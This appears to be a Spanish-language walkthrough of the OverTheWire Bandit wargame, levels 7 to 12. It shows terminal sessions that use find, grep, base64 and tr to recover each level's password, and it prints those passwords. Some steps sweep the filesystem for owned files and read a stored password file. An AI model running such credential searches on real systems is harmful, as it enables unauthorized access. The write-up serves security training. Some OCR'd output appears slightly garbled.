bandit6@bandit.labs.overthewire.org's password:
```



```
--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * peda (https://github.com/longld/peda.git) in /opt/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

bandit6@bandit:~$ |
```


LEVEL 7

Al igual que en el ejercicio anterior, buscar la contraseña uno por uno no es una opción.




```
bandit6@bandit:~$ ls -a
.  ..  .bash_logout  .bashrc  .profile
bandit6@bandit:~$ cd ..
bandit6@bandit:/home$ ls
bandit0   bandit11  bandit14  bandit17  bandit2   bandit22  bandit25  bandit27-git  bandit29      bandit30      bandit31-git  bandit4
bandit1   bandit12  bandit15  bandit18  bandit20  bandit23  bandit26  bandit28      bandit29-git  bandit30-git  bandit32      bandit5
bandit10  bandit13  bandit16  bandit19  bandit21  bandit24  bandit27  bandit28-git  bandit3       bandit31      bandit33      bandit6
bandit6@bandit:/home$ |
```


Podemos usar una seria de comandos para realizar este ejercicio, podemos usar **find /** para buscar lo que necesitamos desde el directorio raíz y utilizar **–type f** para indicar que el tipo de archivo que estamos buscando es de tipo file, usamos **–user bandit7** para indicar el usuario y usamos **–group bandit6** para indicar el grupo. También podemos usar **–size 33c** para indicar el tamaño del archivo.




```
bandit6@bandit:~$ find / -user bandit6 -group bandit6 -size 33c
/etc/bandit_pass/bandit6
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
find: '/etc/sudoers.d': Permission denied
find: '/etc/multipath': Permission denied
find: '/root': Permission denied
find: '/boot/efi': Permission denied
find: '/var/spool/bandit24': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
find: '/var/spool/rsyslog': Permission denied
find: '/var/lib/ubuntu-advantage/apt-esm/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/snapd/cookie': Permission denied
find: '/var/lib/snapd/void': Permission denied
find: '/var/lib/private': Permission denied
find: '/var/lib/chrony': Permission denied
find: '/var/lib/polkit-1': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/update-notifier/package-data-downloads/partial': Permission denied
find: '/var/lib/amazon': Permission denied
find: '/var/log': Permission denied
```




```
/var/lib/dpkg/info/bandit7.password
```



```
bandit6@bandit:~$ cat /var/lib/dpkg/info/bandit7.password
z7WtoNQU2XfjmMtWA8u5rN4vzqu4v99S
```




```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit7@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit7@bandit.labs.overthewire.org's password:
```




```
--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * peda (https://github.com/longld/peda.git) in /opt/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

bandit7@bandit:~$ |
```

LEVEL 8


Podemos usar el comando grep (palabra) (archivo) para que suelte la linea que contiene esa palabra



```
bandit7@bandit:~$ ls
data.txt
bandit7@bandit:~$ grep millionth data.txt
millionth       TESKZC0XvTetK0S9xNwm25STk5iWrBvP
bandit7@bandit:~$ |
```




```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit8@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit8@bandit.labs.overthewire.org's password:
```




```
--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * peda (https://github.com/longld/peda.git) in /opt/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!
```

LEVEL 9


Para este ejercicio podemos simplemente usar el comando sort (archivo) | uniq –u para que suelte las líneas únicas.



```
bandit8@bandit:~$ sort data.txt | uniq -u
EN632PlfYiZbn3PhVK3XOGSlNInNE00t
bandit8@bandit:~$ |
```




```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit9@bandit.labs.overthewire.org -p 2220
                        _                     _ _ _
                       | |__   __ _ _ __   __| (_) |_
                       | '_ \ / _` | '_ \ / _` | | __|
                       | |_) | (_| | | | | (_| | | |_
                       |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit9@bandit.labs.overthewire.org's password:
```




```
--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * peda (https://github.com/longld/peda.git) in /opt/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

bandit9@bandit:~$ |
```

LEVEL 10

Podemos usar un comando para que nos suelte las líneas con más "=", primero tenemos la parte strings data.txt que suelta las secuencias de texto imprimibles de un archivo binario, luego la parte *grep -oP ´=+\s\K\S+´ sirve* para encontrar patrones y buscar líneas con "="




```
bandit9@bandit:~$ strings data.txt | grep -oP '=+\s*\K\S+'
2""L(
theG)"
passwordk^
xW
q
is
}D3
z
Y!m
Y
\
(
|J
DA
1
lI
G7w8LIi6J3kTb8A7j9LgrywtEUlyyp6s
6
r=_
uea
4
bandit9@bandit:~$ logout
```




```
juanc@DESKTOP-D5J8FT7 ~
$ ssh bandit10@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit10@bandit.labs.overthewire.org's password:

      ,----..            ,----,          .---.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`   .'  :     .--'.  ' ;
   .   /   ;.  \   ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :     |  /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ;  ;   \  \;      :
  .   |  ' ' ' : `----'  |  |   \   ;  `      |
```

LEVEL 11


Podemos usar el comando **base64 –d (archivo)** para que nos traduzca directamente el mensaje.



```
bandit10@bandit:~$ ls
data.txt
bandit10@bandit:~$ base64 data.txt
VkdobElIQmhjMO4zYjNKaOlHbHpJRFo2VUdWNmFVeGtVakpTUzA1a1RsbEdUbUkyYmxaRFMzcHdh
R3hZUOVKTkNnPTOK
bandit10@bandit:~$ ls
data.txt
bandit10@bandit:~$ cat data.txt
VGhlIHBhc3N3b3JkIGlzIDZ6UGV6aUxkUjJSS05kTllGTmI2blZDS3pwaGxYSEJNCg==
bandit10@bandit:~$ base64 data.txt
VkdobElIQmhjMO4zYjNKaOlHbHpJRFo2VUdWNmFVeGtVakpTUzA1a1RsbEdUbUkyYmxaRFMzcHdh
R3hZUOVKTkNnPTOK
bandit10@bandit:~$ base64 -d data.txt
The password is 6zPeziLdR2RKNdNYFNb6nVCKzphlXHBM
bandit10@bandit:~$ |
```




```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit11@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit11@bandit.labs.overthewire.org's password: |
```




```
--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * peda (https://github.com/longld/peda.git) in /opt/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

bandit11@bandit:~$ |
```

LEVEL 12


Podemos usar el comando **tr** para que coloque las letras en su lugar correcto.



```
bandit11@bandit:~$ cat data.txt
Gur cnffjbeq vf WIAOOSFzMjXXBCOKoSKBbJ8puQm5lIEi
bandit11@bandit:~$ cat data.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m'
The password is JVNBBFSmZwKKOP0XbFXOoW8chDz5yVRv
bandit11@bandit:~$ |
```

